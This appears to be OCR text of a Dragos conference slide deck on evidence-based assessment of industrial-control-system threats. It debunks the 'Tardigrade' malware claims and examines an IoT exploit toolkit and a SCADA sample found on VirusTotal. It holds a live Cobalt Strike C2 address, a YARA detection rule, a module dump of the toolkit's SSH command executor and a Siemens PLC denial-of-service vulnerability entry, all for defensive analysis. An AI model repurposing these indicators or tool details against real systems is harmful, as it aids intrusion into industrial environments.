


Don’t Cry Wolf

Evidence-based Assessment of ICS Threats

Sam Hanson
Associate Principal Vulnerability Analyst

Jimmy Wylie
Distinguished Malware Analyst

Hey Can You Look at this?



Malware Configuration


Threatname: CobaltStrike


```
{
  "C2Server": "http://37.1.208.91:80/s9Fk",
  "User Agent": "User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)\r\n"
}
```


DRAGOS

bio-isac

Creating Collaborative Threat Intelligence for the Bioeconomy



Tardigrade:
APT Attack on the Bioeconomy
(Bulz.253748 Variant Overview: intserrs644.dll)

DRAGOS

WIRED

SUBSC

LILY HAY NEWMAN SECURITY NOV 22, 2021 11:59 AM

Devious 'Tardigrade' Malware Hits Biomanufacturing Facilities

The surprisingly sophisticated attack is "actively spreading" throughout the industry.





Vitali Kremez
@VK_Intel · **Follow**

@BIOISAC Thank you for the report.

📖The sample you shared as "tardigrade" appears to be a Cobalt Strike HTTP beacon crypted w/ typical Conti ransomware group crypter following "StartW" export function.

🛡️C2: http://37.1.208[.]91:80

❔Do you have any "tardigrade" samples?




1:58 PM · Nov 23, 2021

DRAGOS

ICS Impact

On 22 November, BIO-ISAC released an advisory to biomanufacturers revealing a new Advanced Persistent Threat (APT) called "Tardigrade" specifically targeting biomanufacturing and pharmaceutical companies. Tardigrade is not a new threat but another name for Conti's ransomware group which does have a history of targeting hospitals, emergency services, and other medical related organizations. No new action is necessary. Defenders should continue best practices to defend against ransomware.

Dragos analyzed the file in question and identified it as Cobalt Strike's Beacon obfuscated with Conti Crypter for delivery of ransomware. Further, Dragos assesses with high confidence that Tardigrade is not a new threat but likely just another name for Conti's ransomware group. Conti does have a history of targeting medical and emergency services related organizations.




DRAGOS

ICS-capable


Designed with Malicious Intent


Ability for Adverse Effects on OT Environments



FrostyGoop was uploaded to VT ~10 times prior to the attack…

TRISIS was uploaded to VT not long after the attack…






COSMICENERGY was discovered on VT

DRAGOS

There exists undiscovered ICS malware
or ICS-related malware in VirusTotal.

ICS malware…


rolfl / modbus
Public
About
Go library for interfacing with Modbus as either a client, or server - either TCP or RTU protocols

ICS malware…

rolfl / modbus Public

About

Go library for interfacing with Modbus as either a client, or server - either TCP or RTU protocols



DRAGOS

ICS malware…

rolfl / modbus Public

About

Go library for interfacing with Modbus as either a client, or server - either TCP or RTU protocols







IoT Exploit Tool

```
85    rule is_compiled_python_ics_strings {
86      condition:
87        filesize < 15MB and
88        (uint16(0)==0x5a4d or uint32(0) == 0x7f454c46) and
89        (pyinstaller_detected or py2exe_detected) and
90        ics_keywords_detected
91    }
```

2023-10-04	2 / 63	ELF	iot_exploit/zxqxjpqxapokreb/fntabledpufycss/udnpgvigehqyujw/gcthybjdsgjokgr/disleqicvrfikgp.cpython-36m-x86_64-linux-gnu.so
2023-10-03	2 / 63	ELF	iot_exploit/zxqxjpqxapokreb/fntabledpufycss/udnpgvigehqyujw/tftiypgacocbrns/ljqssvydnpyvsyw.cpython-36m-x86_64-linux-gnu.so
2023-10-03	2 / 62	ELF	iot_exploit/zxqxjpqxapokreb/fntabledpufycss/udnpgvigehqyujw/gcthybjdsgjokgr/ibxsxwowgdnrgvo.cpython-36m-x86_64-linux-gnu.so
2023-10-03	2 / 63	ELF	iot_exploit/zxqxjpqxapokreb/wfqcrpwzghwogoe/xezqcahrsyjqrix/astkgbomwyorihc.cpython-36m-x86_64-linux-gnu.so
2023-10-04	2 / 63	ELF	iot_exploit/zxqxjpqxapokreb/wfqcrpwzghwogoe/xezqcahrsyjqrix/ltnxjptbqqqreho.cpython-36m-x86_64-linux-gnu.so
2023-10-05	2 / 63	ELF	iot_exploit/zxqxjpqxapokreb/fntabledpufycss/udnpgvigehqyujw/gcthybjdsgjokgr/voqdqzbkykizxfi.cpython-36m-x86_64-linux-gnu.so


DRAGOS

```
Help on module hdypiukhfqwntez:

NAME
    hdypiukhfqwntez

CLASSES
    builtins.object
        iot_exploit.zkgkoczbfxlozbo.iegwsxywgibimws.hdypiukhfqwntez.CmdExecutor
            iot_exploit.zkgkoczbfxlozbo.iegwsxywgibimws.hdypiukhfqwntez.SSHCmdExecutor

    class CmdExecutor(builtins.object)
     |  主机连接基类
     |
     |  Methods defined here:
     |
     |  __init__(self, host:'unicode', port:'int', user:'unicode', password:'unicode', timeout=20)
     |
     |  close(self)
     |
     |  exec_cmd(self, cmd:'unicode')
     |      执行命令并返回执行结果
     |
     |  ----------------------------------------------------------------------
     |  Data descriptors defined here:
     |
     |  __dict__
     |      dictionary for instance variables (if defined)
     |
     |  __weakref__
     |      list of weak references to the object (if defined)

    class SSHCmdExecutor(CmdExecutor)
     |  使用SSH实现cmd命令执行类
     |
     |  Method resolution order:
     |      SSHCmdExecutor
     |      CmdExecutor
     |      builtins.object
     |
     |  Methods defined here:
     |
     |  __init__(self, host:'unicode', port:'int', user:'unicode', password:'unicode', timeout=20)
     |      创建SSH命令执行实例
     |
     |  close(self)
     |
     |  exec_cmd(self, cmd)
:
```

DRAGOS

"IoT device vulnerability scanning, verification, and exploitation toolkit"

1000s of Exploits



IoT Exploit Tool

175 publicly disclosed ICS vulns

19 industrial protocols

DRAGOS

IoT Exploit Tool

Verdict: ?

ICS-Capable ✓

Malicious Intent: ?

Adverse Effects ✓

DRAGOS

```
{
  "vul_id": "CVE-2014-5074",
  "vul_name": "Siemens SIMATIC S7-1500拒绝服务漏洞（CNVD-2014-05089）",
  "vul_desc": "Siemens SIMATIC是一款采用单一工程技术环境的自动化软件。\nSiemens SIMATIC S7-1500存在拒绝服务漏洞，远程攻击者可利用此漏洞发起拒绝服务攻击。",
  "vul_type": "关键函数认证缺失",
  "level": "高危",
  "base_score": 7.5,
  "vector_string": "CVSS:3.0/AV:N/AC:L/PR:N/C:N/I:N/A:H/UI:N/S:U",
  "publish_date": "2014-08-17T23:55:00",
  "solution": "目前厂商已经发布了升级补丁以修复这个安全问题,请参考链接: https://ics-cert.us-cert.gov/advisories/ICSA-14-226-01",
  "script_id": "CVE-2014-5074",
  "script_name": "CVE-2014-5074漏洞检测脚本",
  "service": "s7",
  "damage": "DoS"
}
```



JSON File

Dual-Use Dilemmas

Persona Info

DRAGOS

IoT Exploit Tool

Verdict: ICS Red Team Tool


ICS-Capable 

Malicious Intent 

Adverse Effects 


DRAGOS

Stick to the Facts



DRAGOS

KurtLar_SCADA



Summary - 1/1 Files	Associations	Detections	First seen	Last seen	Submitters	
1df6ea128bc9866f6564cfb3d01d3065469e3ca304b4a47a… kurtlar_scada (1).py python idle	-	0 / 64	2024-09-09 20:03:26	2024-11-11 20:02:10	2	108.62 KB

Crowdsourced YARA rules ⓘ

⚠ Matches rule PyInstaller from ruleset PyInstaller at https://github.com/bartblaze/Yara-rules by @bartblaze

↳ *Identifies executable converted using PyInstaller. This rule by itself does NOT necessarily mean the detec*




pyinstaller

```
>> strings binary.exe | grep -i "pyth"
Error loading Python DLL '%s'.
Failed to pre-initialize embedded python interpreter!
Failed to allocate PyConfig structure! Unsupported python version?
Failed to set python home path!
Failed to start embedded python interpreter!
bpython312.dll
8python312.dll
```

DRAGOS

PyLingual can turn PYC files → Python source!







DRAGOS






